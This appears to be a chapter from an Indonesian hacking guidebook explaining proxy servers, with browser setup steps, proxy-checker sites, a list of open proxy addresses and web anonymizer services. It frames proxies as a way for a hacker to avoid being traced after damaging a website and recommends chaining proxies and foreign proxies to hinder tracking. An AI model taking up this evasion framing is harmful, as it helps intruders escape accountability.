
Proxy | 31

Dalam melaksanakan aksinya, terutama aksi yang memerlukan manuver berbahaya, seorang hacker perlu bekerja tanpa perlu menunjukkan identitas dirinya yang asli. Ibaratnya, masa ada maling mau nyolong ninggalin KTP?

Definisi Proxy server adalah sebuah server yang melayani permintaan akses dari pengguna (*client*) dengan meneruskan permintaan tersebut (*forwarding*) ke server target. Gampangnya begini, sewaktu Anda terhubung dengan internet, Anda sudah tahu kalau sistem target akan mencatat IP *address* Anda. Katakanlah sebuah website menjadi rusak dan sang pemilik bisa melacaknya dengan mudah karena Anda meninggalkan identitas diri berupa IP.

Misalnya, Anda berniat menggunakan proxy untuk mengakses Google, data akan dikirimkan terlebih dahulu ke proxy server sebelum dikirimkan ke server Google.

Secara sederhana, aliran data saat seseorang mengakses internet dapat digambarkan sebagai berikut.




Gambar 374: Akses internet secara normal.

Walaupun pada kenyataannya tidak sesederhana gambar di atas. Tujuan saya hanya untuk mempermudah pemahaman Anda. Sebab, sewaktu Anda mengakses internet, Anda tentunya melewati proxy dari ISP atau provider internet yang Anda gunakan. Oleh sebab itulah, kenapa adanya pemblokiran website terjadi. Dengan cara mengganti proxy ini pula seseorang bisa membuka website yang diblokir baik oleh perusahaan, sekolah, kantor, warnet, ISP, bahkan pemerintah.

Dengan adanya proxy, yang kita lakukan adalah menggunakan data milik orang lain, yaitu dengan mengganti IP komputer Anda sewaktu memasuki sebuah sistem.

Bila user menggunakan proxy, data/request yang dikirimkan setelah melalui ISP akan singgah terlebih dahulu ke proxy tersebut, sehingga tidak langsung menuju website/server target. Proxy inilah yang akan ‘memodifikasi’ identitas user.



Gambar 375: Akses internet melalui proxy.

Sehingga sewaktu dilacak, yang muncul adalah IP *address* orang lain. Sebagai contoh, coba periksa kembali IP Address komputer seperti yang telah dijelaskan di bab awal. Misalnya, saya menggunakan <http://www.domaintools.com/research/my-ip/> untuk mengetahui IP saat ini. Diketahui IP *address* saya adalah 182.1.127.241.


My IP Information

IP Information	
IP Address:	182.1.127.242
Hostname:	182.1.127.242
Remote Port:	61283
Protocol:	HTTP/1.1
Connection:	TE, keep-alive
Keep Alive:	
Location	
Country:	Indonesia (ID)
Region:	Jakarta Raya
City:	Jakarta
ISP:	Pt. Telekomunikasi Selular (telkomsel) Indonesia

Gambar 376: Melihat IP.


Kini, saya akan menggunakan proxy untuk mengakses internet. Untuk pengguna firefox, berikut panduan untuk memasang proxy:

1. Klik menu Tools dan klik Options.




Gambar 377: Menu Options.

2. Dalam kotak dialog Options, klik pada bagian Advanced lalu klik tab Network terakhir klik tombol Settings.




Gambar 378: Kotak dialog options.

3. Klik pada pilihan **Manual proxy configuration** dan masukkan nilai **HTTP Proxy** beserta nomor port-nya. Setelah itu, klik **OK**.




Gambar 379: Mengatur proxy.

Hasilnya? Tentu saja tidak semua proxy yang Anda gunakan akan sukses. Bisa saja kegagalan yang muncul. Di sini saya mengganti dua kali proxy dan terjadi dua jenis error seperti gambar di bawah ini.



Gambar 380: Koneksi gagal.

Sekarang, cobalah menggantinya dengan proxy lain. Berikut adalah proxy lainnya yang saya gunakan dalam kondisi aktif.



Gambar 381: Mengatur ulang proxy.

Sekarang saya melakukan pemeriksaan IP kembali. Kini IP address saya telah berubah menjadi 202.162.207.85 sesuai dengan IP Proxy yang saya masukkan sebelumnya. Bahkan, nama operator yang semula adalah Telkomsel kini berubah menjadi nama provider lain.

My IP Information


IP Information	
IP Address:	202.162.207.85 Whois Reverse IP Ping DNS Lookup Traceroute
Hostname:	host-207-85-jkt.nuse.net.id
Remote Port:	39761
Protocol:	HTTP/1.1
Connection:	TE, keep-alive
Keep Alive:	
 Location	
Country:	Indonesia (ID)
Region:	Jakarta Raya
City:	Jakarta
ISP:	Pt. Media Antar Nusa

Gambar 382: IP Proxy.

Pada kasus di atas, nama negaranya tetap sama, yaitu Indonesia. Apabila diperlukan, Anda bisa memasukkan proxy dari negara lainnya, supaya lebih susah dilacak. Perlu Anda ketahui, sewaktu Anda menggunakan proxy untuk browsing, halaman web yang akan Anda buka menjadi lebih lama dibuka daripada tanpa proxy.


Berikut adalah langkah-langkah untuk memasang proxy pada Internet Explorer.

1. Pada Internet Explorer, klik menu **Tools > Internet Options**.




Gambar 383: Menu Internet Options.

2. Dari kotak dialog *Internet Options* yang muncul, klik tab **Connections**.




Gambar 384: Kotak dialog Internet Options.

3. Klik tombol LAN Settings




Gambar 385: Setting LAN.

4. Pada kotak dialog Local Area Network (LAN) Settings, ceklis pada bagian *Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections)*.



Gambar 386: Mengatur proxy pada IE.

5. Masukkan IP dari proxy yang Anda miliki. Misalnya, 60.12.227.154 , dengan port:
80.



Gambar 387: Memasukkan IP proxy.

6. Setelah semua langkah di atas selesai, klik tombol OK dan OK.

Proxy Checker

Untuk menghindari proxy yang sudah tidak aktif, supaya tidak muncul halaman error seperti kasus sebelumnya, sebaiknya Anda memeriksa IP proxy yang Anda temukan terlebih dahulu. Jadi, Anda tidak perlu mencoba IP Proxy satu per satu. Untuk melakukan hal ini, Anda bisa membuka alamat: <http://www.samair.ru/s-proxychecker/index.php>.

Anda hanya perlu memasukkan nomor IP Proxy beserta nomor port-nya. Format penulisannya adalah: **ip-address:nomor-port**

Misalnya, di sini saya memasukkan: 202.162.207.85:80.

Paste a proxy in IP:port format
202.162.207.85:80

Set timeout (in seconds)
 3
 5
 10
 15
 20

check

Gambar 388: Memeriksa proxy.

Setelah itu, klik tombol **Check** dan tunggu lahan prosesnya.

Dari hasil pemeriksaan, Anda bisa mengetahui apakah proxy tersebut bisa digunakan atau tidak dan juga nama negaranya. Apabila muncul tulisan *anonymous*, proxy tersebut layak Anda gunakan.

Paste a proxy in IP:port format
202.162.207.85:80


Set timeout (in seconds)
 3
 5
 10
 15
 20

check

202.162.207.85:80 - anonymous - Indonesia


Gambar 389: Melihat negara pemilik IP.

Apabila ditemukan proxy yang tidak aktif, akan muncul pesan lainnya, seperti *Bad Proxy*.



Gambar 390: Status proxy yang jelek.

Untuk memeriksa proxy dalam jumlah banyak sekaligus, Anda bisa menggunakan: <http://www.samair.ru/proxy-checker/index.php>.



Gambar 391: Memeriksa banyak proxy.

Berikut adalah contoh hasil pemeriksaan beberapa proxy sekaligus.

Wait please while proxychecker test your proxies...

```
14.136.194.138:80 - 014136194138.static.ctinets.com - anonymous -  
50.16.209.227:80 - ec2-50-16-209-227.compute-1.amazonaws.com - anonymous -  
14.136.194.138:3128 - 014136194138.static.ctinets.com - anonymous -  
50.16.209.227:443 - ec2-50-16-209-227.compute-1.amazonaws.com - anonymous -  
46.137.125.64:3128 - ec2-46-137-125-64.eu-west-1.compute.amazonaws.com - anonymous -  
200.51.203.200:80 - host200.advance.com.ar - bad proxy or timeout - Argentina  
210.193.178.187:80 - 210.193.178.187 - bad proxy or timeout - Australia  
210.193.178.188:80 - 210.193.178.188 - bad proxy or timeout - Australia  
194.96.71.173:80 - 194.96.71.173 - anonymous - Austria  
93.125.8.129:8888 - leased-line-93-125-8-129.telecom.by - anonymous - Belarus  
187.111.192.4:8080 - proxy.powertelecom.net.br - anonymous - Brazil  
200.202.204.150:8080 - 200.202.204.150 - anonymous - Brazil  
201.20.18.165:3128 - static.201.20.18.165.datacenter1.com.br - bad proxy or timeout - Brazil  
200.164.68.204:8080 - 200.164.68.204 - bad proxy or timeout - Brazil  
200.186.74.50:8080 - 50.74.186.200.sta.imsat.net.br - bad proxy or timeout - Brazil  
189.45.55.38:8080 - 189-45-55-38.static.stech.net.br - anonymous - Brazil  
187.1.8.21:8081 - 187.1.8.21 - anonymous - Brazil  
187.115.68.233:8080 - fernandonetvalparaiso233.static.gvt.net.br - anonymous - Brazil  
187.111.192.5:8080 - 187111192005.powertelecom.net.br - bad proxy or timeout - Brazil  
61.6.251.44:8118 - 44-251.adsl.static.espeed.com.bn - anonymous - Brunei Darussalam  
212.36.8.135:8888 - DraGoN.OTEL.net - anonymous - Bulgaria  
221.214.27.253:808 - 221.214.27.253 - bad proxy or timeout - China  
125.75.204.22:8080 - 22.204.125.75.gs.dynamic.163data.com.cn - anonymous - China  
121.101.219.102:80 - 121.101.219.102 - anonymous - China  
202.103.95.201:3128 - 202.103.95.201 - anonymous - China
```

Gambar 392: Hasil pemeriksaan proxy massal.


Website lain yang bisa Anda gunakan untuk memeriksa proxy adalah:

<http://aliveproxy.com/proxy-checker/>
<http://www.checker.freeproxy.ru/checker/>
<http://www.proxycap.com/proxychecker.html>

Sedangkan berikut ini adalah daftar website penyedia proxy:

<http://www.samair.ru/proxy/proxy-01.htm>
<http://www.proxylist.net/>
<http://www.proxylists.net/proxylist.php>
http://www.checker.freeproxy.ru/checker/last_checked_proxies.php
<http://nntime.com/>
<http://aliveproxy.com/proxy-list/proxies.aspx/>
<http://www.xroxy.com/proxylist.htm>
<http://www.freeproxysite.com/proxy-lists.php>

Pada website <http://nntime.com/proxy-country/>, Anda bisa memilih Proxy dari berbagai negara.




Gambar 393: Proxy berdasarkan negara.

Walaupun Anda bisa bersembunyi di belantara internet melalui Proxy, terdapat beberapa server proxy yang mengetahui siapa yang mengakses mereka. Proxy server yang tidak menyembunyikan identitas penggunanya ini disebut sebagai *Transparent Proxy*. Namun, banyak juga proxy server di internet yang menjamin tidak mencatat segala informasi Anda selaku klien (*anonymous*). Bahkan, ada yang berbayar. Cara yang lebih baik adalah Anda menggabungkan pemakaian beberapa proxy server sekaligus untuk memperumit pelacakan.


Selain dengan cara di atas, Anda juga bisa menggunakan program khusus untuk proxy. Ada cukup banyak program proxy. Sebagai contoh, saya menggunakan *Proxy Switcher*.

Dengan program ini, Anda bisa mencari Proxy Server secara otomatis. Untuk melakukan hal ini, setelah program dijalankan, klik pada ikon **Download Proxy list**, dan tunggu proses pencarian dilakukan sampai selesai.



Gambar 394: Proxy switcher.

Dari berbagai proxy server yang ditemukan, Anda bisa melakukan percobaan terlebih dahulu dengan meng-klik ikon **Test proxy server**. Selanjutnya, untuk menggunakannya Anda tinggal meng-klik dua kali pada proxy yang ingin Anda gunakan.




Gambar 395: Pemeriksaan proxy.

Anonymous Browsing

Serupa tapi tak sama dengan teknik sebelumnya yang berhubungan dengan proxy, kali ini yang digunakan adalah web proxy yang lebih gampang digunakan. Sebab, kita tidak perlu lagi menggonta-ganti settingan proxy seperti langkah sebelumnya. Melainkan menggunakan web yang khusus bersifat *anonymous*. Alias Anda bisa browsing secara sembunyi-sembunyi.

Salah satu situs yang terkenal dan menyediakan *free anonymous* adalah <http://anonymous.org/anonwww.html>. Namun, pada beberapa provider, memblokir web seperti ini.



Gambar 396: Anonymouse.org.

Cara penggunaannya semudah Anda melakukan browsing biasa. Anda hanya perlu memasukkan nama website target yang akan dibuka dan mengklik tombol **Surf anonymously**.

Enter website address:	<input type="text" value="https://www.website-target.com"/>	Surf anonymously
for example: "http://www.yahoo.com"		

Gambar 397: Memasukkan alamat target.

Pada dasarnya, dengan teknik ini pula, Anda bisa membrowsing website yang diblokir.

Berikut daftar situs-situs anonymous lainnya:

<http://www.megaproxy.com/freesurf/>
<http://webwarper.net/>
<http://www.snoopblocker.com/>
<http://www.hidemyass.com>
<http://www.guardster.com>
<http://www.proxyweb.net/>

Walaupun penggunaan anonymouser di atas cukup bagus, tetap saja ada kekurangan dan kelebihan. Misalnya, pada webproxy ini mungkin proses loading yang cukup memakan waktu, situs video tidak bisa menampilkan videonya, adanya larangan mengedit profile, atau bahkan tidak bisa melakukan download. Hal ini tergantung dari kebijakan penyedia webproxy yang Anda gunakan.

